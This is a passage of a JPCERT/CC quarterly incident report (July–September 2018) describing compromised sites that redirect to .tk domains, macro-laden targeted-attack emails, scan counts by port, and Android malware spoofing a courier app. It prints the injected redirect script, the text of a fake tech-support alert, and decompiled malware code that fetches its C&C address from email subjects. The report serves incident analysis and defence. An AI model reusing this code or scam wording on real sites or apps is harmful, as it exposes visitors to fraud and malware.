
JPCERT/CC has confirmed that redirection to URLs with a .tk domain is accomplished via JavaScript code embedded at the top of a web page (see [Figure 10]) or an obfuscated script embedded within a JavaScript file that the web page loads.



```
<script>window.location.replace("http://[redacted].tk/index/?2601510941471");window.location.href = "http://[redacted].tk/index/?2601510941471";
</script><script>window.location.replace("http://[redacted].tk/index/?2601510941471");window.location.href = "http://[redacted].tk/index
/?2601510941471";</script><!DOCTYPE html>
<!--[if IE 7]>
<html class="ie ie7" lang="ja" prefix="og: http://ogp.me/ns#">
<![endif]-->
<!--[if IE 8]>
<html class="ie ie8" lang="ja" prefix="og: http://ogp.me/ns#">
<![endif]-->
<!--[if !(IE 7) & !(IE 8)]><!-->
<html lang="ja" prefix="og: http://ogp.me/ns#">
<!--<![endif]-->
<head>
```

[Figure 10: JavaScript code that redirects users to URLs with a .tk domain]

Some of the websites that users get redirected to from compromised websites include websites that display a fake message alerting of a malware infection, websites that display advertisements, and suspicious websites inviting users to answer a survey to win a gift. In some cases, when the document route of a .tk domain website was accessed, a fake malware infection alert was displayed depending on the browser used (see [Figure 11]).



[redacted].tk

Windows Defender Alert : Zeus Virus Detected In Your Computer !!

Please Do Not shutdown or Reset Your Computer.

** Windows Warning

Malicious Spyware/Riskware Detected
Error # 0x80072ee7
Please call us immediately at:
Do not ignore this critical alert.
If you close this page, your computer access
further damage to our network.
Your computer has alerted us that it has been infected with a Spyware and riskware.
The following information is being stolen...
Financial Data
Facebook Logins
Credit Card Details
Email Account Logins
Photos stored on this compute
You must contact us immediately so that our expert engineers can walk you through the removal process over the phone to protect your identity.
Please call us within the next 5 minutes to prevent your computer from being disabled or from any information loss.

Call Technical Support

Authentication Required

http://[redacted].tk is requesting your username and password. The site says: "Security Update Error 0xB1983959 Help Desk: (TOLL-FREE)"

User Name:

Password:

[Figure 11: Fake malware infection alert]

3.3.Targeted Attack Trends

There were 7 incidents categorized as a targeted attack. This was a 22% decrease from 9 in the previous quarter. Of these, JPCERT/CC asked 3 organizations to take action.

During this quarter, JPCERT/CC received a number of reports regarding targeted attack e-mails with a macro file attached, but the type of malware that gets executed in the end varied. Here are three examples of cases that JPCERT/CC has identified.

(1) Word file containing a macro that infects users with the ANEL malware

From July to August 2018, JPCERT/CC received a number of reports regarding targeted attack e-mails intended to infect users with an HTTP bot called ANEL. In all of the reported cases, the attackers used a free domestic web-based e-mail service to send an e-mail with a password-protected Word file attachment containing a macro, and an e-mail providing the password of the attachment file. Running the macro contained in the Word file extracts and executes the malware, and adds a setting to the registry to run the malware automatically when the user logs in.

(2) Word file containing a macro that infects users with Cobalt Strike Beacon

With targeted attack e-mails identified at a number of organizations in late July, running the attachment file caused the payload of Cobalt Strike (Cobalt Strike Beacon), a penetration testing tool, to be executed. The e-mails had a Word file attachment containing a macro that, when executed, downloaded a malicious file made to look like an image file from a domestic website, and registered a task to run the execution file extracted from the file. The execution file registered as a task is a downloader to download, extract on the memory, and execute Cobalt Strike Beacon, which communicates with a C&C server via HTTP.

(3) Excel file containing a macro that infects users with the TSCookie malware

Targeted attack e-mails reported in late August had a RAR compressed file attachment containing an Excel file (xlsm file) with a macro. Although the Excel file was encrypted, it did not require a password to open. This was because a special password that can be used with Excel files had been set[(1)]. The Excel file macro created an execution file in the startup folder when run, so that the file will be executed automatically when the operating system is launched. This execution file is malware called TSCookie, which was also used in targeted attacks seen around the end of June 2018. The malware identified in this quarter shared similar characteristics with the previous one, such as the malware getting created in the startup folder, and the malware connecting to port 443/TCP of a C&C server via HTTP when executed.

3.4. Other Incident Trends

The number of malware sites reported in this quarter was 98. This was a 10% increase from 89 in the previous quarter.

The number of scans reported in this quarter was 1,164. This was a 7% decrease from 1,255 in the previous quarter. The ports that the scans targeted are listed in [Chart 4]. Ports targeted frequently were SSH (22/TCP), HTTP (80/TCP) and SMTP (25/TCP).

[Chart 4: Number of scans by port]

Port	Jul	Aug	Sep	Total
22/tcp	136	190	132	458
80/tcp	96	105	65	266
25/tcp	34	54	60	148
23/tcp	23	32	13	68
445/tcp	5	18	29	52
52869/tcp	0	21	3	24
3389/tcp	3	4	15	22
443/tcp	3	2	16	21
8080/tcp	5	5	8	18
5555/tcp	10	6	2	18
81/tcp	6	2	7	15
8000/tcp	10	2	2	14
37215/tcp	8	1	2	11
21/tcp	2	8	1	11
88/tcp	4	1	5	10
8181/tcp	0	0	9	9
8001/tcp	5	2	2	9
2323/tcp	3	3	2	8
84/tcp	4	0	2	6
82/tcp	4	1	0	5
8088/tcp	2	3	0	5
Unknown	505	338	29	872
Monthly Total	868	798	404	2,070


There were 604 incidents categorized as other. This was a 15% decrease from 708 in the previous quarter.

4. Incident Handling Case Examples

This section will describe some actual cases that JPCERT/CC handled in this quarter.

(1) Coordination involving websites distributing Android malware spoofing Sagawa Express

During this quarter, JPCERT/CC received a stream of reports regarding websites distributing Android malware mimicking the website of Sagawa Express[(2)]. The malware used a name and icon feigning the official app, but it required permissions that the official app does not, such as sending SMS text messages and microphone recording. When the malware was installed on an Android operating system and launched, it established communication apparently to obtain information about the C&C server. The C&C server that the malware communicated with varied depending on when it was distributed. The malware was designed to extract the IP address to communicate with next from a string on an SNS web page, or the subject of an e-mail received on a specific e-mail account. [Figure 12] shows the code used by malware obtained in late July to extract information about the server to communicate with from the subject of an e-mail.



```
Properties localProperties = new Properties();
localProperties.setProperty("mail.transport.protocol", "pop3");
localProperties.setProperty("mail.pop3.host", "[redacted]");
localProperties.setProperty("mail.pop3.port", "995");
localProperties.setProperty("mail.pop3.ssl.enable", "true");
localProperties.setProperty("mail.pop3.ssl.trust", "*");
Session localSession = Session.getDefaultInstance(localProperties);
d.e.b.h.a(localSession, "session");
localSession.setDebug(true);
Store localStore = localSession.getStore("pop3");
List localList = d.i.m.a((CharSequence)paramString, new char[] { ':' }, false, 0, 6, null);
localStore.connect((String)localList.get(0), (String)localList.get(1));
Folder localFolder = localStore.getFolder("INBOX");
localFolder.open(1);
d.e.b.h.a(localFolder, "folder");
Message[] arrayOfMessage = localFolder.getMessages();
int i1 = arrayOfMessage.length;
i2 = 0;
if (i2 < i1)
{
  Message localMessage = arrayOfMessage[i2];
  d.e.b.h.a(localMessage, "msg");
  String str2 = localMessage.getSubject();
  d.e.b.h.a(str2, "subject");
  if (!d.i.m.a(str2, "abcd", false, 2, null))
    break label293;
  String str3 = str2.substring(4);
  d.e.b.h.a(str3, "(this as java.lang.String).substring(startIndex)");
  Log.d("WS:", str3);
  str1 = p.a(str3);
}
```

Mail server connection settings

When the subject of an e-mail begins with abcd, the string that follows is extracted

The extracted string is decoded

[Figure 12: Malware code to extract information about the server to communicate with from the subject of an e-mail]

The malware had a function to send information it stole from the infected device, and it had features that were also seen in the Android malware identified in the previous quarter, which was downloaded by a router with hijacked DNS settings to a device connected to the router.

The website distributing the malware was embedded with JavaScript code to check the accessed device and browser environment. From mid-August, the website started redirecting users to a phishing site designed to steal two-factor authentication codes when accessed from a non-Android device. All the websites identified were pointing to a dynamic IP address of a specific Internet service provider in Taiwan, so JPCERT/CC contacted the ISP managing the relevant IP addresses and TWNCERT, the national CSIRT of Taiwan, to take appropriate action.

5. References

(1) Cybozu Inside Out | Cybozu Engineers' Blog
A bizarre Excel password and macro virus (in Japanese)
https://blog.cybozu.io/entry/2017/03/09/080000

(2) IPA Security Consultation Desk Announcements
Surge in inquiries about fake short messages spoofing a courier service provider (in Japanese)
https://www.ipa.go.jp/security/anshin/mgdayori20180808.html

Request from JPCERT/CC

JPCERT/CC is working to prevent the spread of losses and damages due to incidents and their recurrence through various activities. These include understanding the status and tendency of incidents, and coordination with the aim of suspending or blocking, as the situation requires, attack sources and destination of information transmission, etc. JPCERT/CC also issues alerts and other information to users to make them aware of the need to implement countermeasures.

JPCERT/CC asks for your continued cooperation with information sharing. Please refer to the following web pages for how to report incidents.

Reporting an Incident
https://www.jpcert.or.jp/english/ir/form.html

Reporting an ICS Incident
https://www.jpcert.or.jp/english/cs/how_to_report_an_ics_incident.html

If you would like to encrypt your report, please use JPCERT/CC's PGP public key. The public key can be obtained at the following web page.

PGP Public Key
https://www.jpcert.or.jp/english/ir/pgp.html

JPCERT/CC provides a mailing list to ensure speedy delivery of the information it issues. If you wish to use the mailing list, please refer to the following information.

Appendix-1 Classification of Incidents

JPCERT/CC classifies incidents contained in reports it receives according to the following definitions.

○ Phishing Site

A "phishing site" refers to a site that spoofs the legitimate site of a bank, auction or other service operators to carry out "phishing fraud" intended to steal user information including IDs, passwords and credit card numbers.

JPCERT/CC classifies the following as "phishing sites".

- Websites made to resemble the site of a financial institution, credit card company, etc.
- Websites set up to guide visitors to a phishing site

○ Website Defacement

"Website defacement" refers to a site whose content has been rewritten by an attacker or malware (including the embedding of a script unintended by the administrator).

JPCERT/CC classifies the following as "website defacement".

- Sites embedded with a malicious script, iframe, etc., by an attacker, malware, etc.
- Sites whose information has been altered by an SQL injection attack

○ Malware Site

A "malware site" refers to a site that infects the computer used to access the site with malware, or a site on which malware used for attack is made publicly available.

JPCERT/CC classifies the following as "malware sites".

- Sites that attempt to infect the visitor's computer with malware
- Sites on which an attacker makes malware publicly available

○ Scan

A "scan" refers to an access made by an attacker (that does not affect the system) to check for the existence of computers, servers and other systems targeted for attack, or to search for vulnerabilities (security holes, etc.) that can be exploited to make unauthorized intrusion into systems. It also includes attempts to infect by malware, etc.

JPCERT/CC classifies the following as "scans".

- Vulnerability searches (checking the program version, service operation status, etc.)
- Attempts to make an intrusion (those that failed)
- Attempts to infect by malware (viruses, bots, worms, etc.) (those that failed)
- Brute force attacks targeting ssh, ftp, telnet, etc. (those that failed)

○ DoS/DDoS

"DoS/DDoS" refers to an attack against servers and/or computers on a network, and network resources including devices and connection lines that make up a network, with an attempt to make a service unavailable.

JPCERT/CC classifies the following as "DoS/DDoS".

- Attacks that exhaust network resources with a large volume of traffic, etc.
- Reduction or suspension of server program responses due to a large access volume
- Service interference by sending a large volume of e-mail (error e-mail, SPAM e-mail, etc.)

○ ICS Related Incident

An "ICS related incident" refers to an incident related to ICS or plants.

JPCERT/CC classifies the following as an "ICS related incident".

- ICSs that are subject to attack via the Internet
- Servers that malware targeting ICSs communicates with
- Attacks that cause abnormal operations of an ICS

○ Targeted attack

A "targeted attack" is a type of attack in which specific organizations, companies, or industries are targeted for malware infection or unauthorized access.

JPCERT/CC categorizes the following as a targeted attack.

- Spoofed e-mail with malware attached sent to a specific organization
- Defacement of a website affected to limited organizations
- A fake website accessible to limited organizations and attempting to infect site visitor’s computer
- A command and control server that specially crafted malware communicates with

○ Other

"Other" refers to incidents other than the above.

The following are examples of incidents that JPCERT/CC classifies as "other".

- Unauthorized intrusion into a system exploiting a vulnerability, etc.
- Unauthorized intrusion by a successful brute force attack targeting ssh, ftp, telnet, etc.
- Stealing of information by malware with a keylogger function
- Infection by malware (viruses, bots, worms, etc.)

These activities are sponsored by the Ministry of Economy, Trade and Industry as part of the "Coordination Activities for International Cooperation in Responding to Cyber Attacks for the 2018 Fiscal Year".

JPCERT Coordination Center (JPCERT/CC)
https://www.jpcert.or.jp/